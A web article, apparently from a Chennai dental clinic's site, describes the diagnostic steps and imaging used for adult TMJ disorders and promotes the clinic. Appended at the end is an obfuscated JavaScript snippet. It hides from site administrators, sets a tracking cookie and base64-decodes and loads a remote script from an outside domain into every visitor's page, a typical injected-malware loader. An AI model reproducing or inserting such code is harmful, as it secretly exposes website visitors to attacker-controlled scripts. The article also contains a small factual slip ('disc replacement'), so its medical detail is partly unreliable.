
TMJ disorders in adults can cause severe problems when they are not treated properly. They need more attention to overcome the complications. Adults who have TMJ disorders require the right diagnostic procedures because they play a key role in determining the causes and severity of the condition. Moreover, they allow specialists to decide the best treatment for the symptoms caused by TMJ disorder.

What are the diagnostic procedures followed for the TMJ disorder?
1. Medical history and physical examination
The first step in diagnosing a TMJ disorder involves a comprehensive review of medical history and a thorough physical examination. A dentist will ask about the symptoms, past medical treatments, duration, and other health issues. The physical exam consists of observing jaw movement and evaluating the TMJ area for tenderness, swelling, or irregularities.
2. Diagnostic imaging
Diagnostic imaging techniques are necessary for severe cases to assess the joint’s position, shape, and function. These tests help in identifying any abnormalities or structural issues contributing more to the TMJ disorder.
Here are some imaging procedures followed for a TMJ diagnosis.
1. X-rays
X-rays are commonly used in TMJ diagnosis to evaluate the bony structures of the jaw joint and can reveal changes in bone erosion, joint alignment, or the presence of arthritis.
2. Magnetic Resonance Imaging (MRI)
An MRI scan will help identify any abnormalities in the disc, ligament, and muscles surrounding the TMJ. It provides ways to detect disc replacement, inflammation, tears, or other issues with high accuracy.
3. CT scan
A CT scan allows a dentist to know the bone abnormalities, joint degeneration, or any other underlying conditions with 3D images. It provides a comprehensive assessment of the joint’s function and structure.
Specialized tests for TMJ disorder
1. EMG
Electromyography (EMG) helps evaluate muscle function to identify any muscle imbalances or excessive muscle activity by measuring the electrical activity of muscles surrounding the TMJ.
2. Sonography
Sonography is a non-invasive imaging technique that uses sound waves to produce real-time images of the TMJ. It enables dentists to get valuable information about disc position, joint position, or other issues.
3. Joint vibration analysis
Joint vibration analysis involves using a small device to measure vibrations in the TMJ area when opening and closing the mouth.
Collaboration with a TMJ specialist
A dentist might refer a TMJ specialist or clinic for further evaluation and treatment. The Bunny Teeth is one of the best clinics in Chennai that provides TMJ treatments for adults with a team of specialists and advanced procedures. It uses the latest diagnostic techniques, such as arthroscopy or joint fluid analysis, to gather more precise information about TMJ symptoms.
TMJ treatment planning and follow-up
A TMJ doctor will develop a comprehensive treatment plan after completing the diagnostic procedures. Some of the treatments available for TMJ disorder include pain management, physical therapy, oral appliances, and stress management. Medications, injections, and surgical interventions are some other options meant for treating TMJ disorder. In most cases, a specialist will recommend a treatment based on the symptoms and other factors.
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();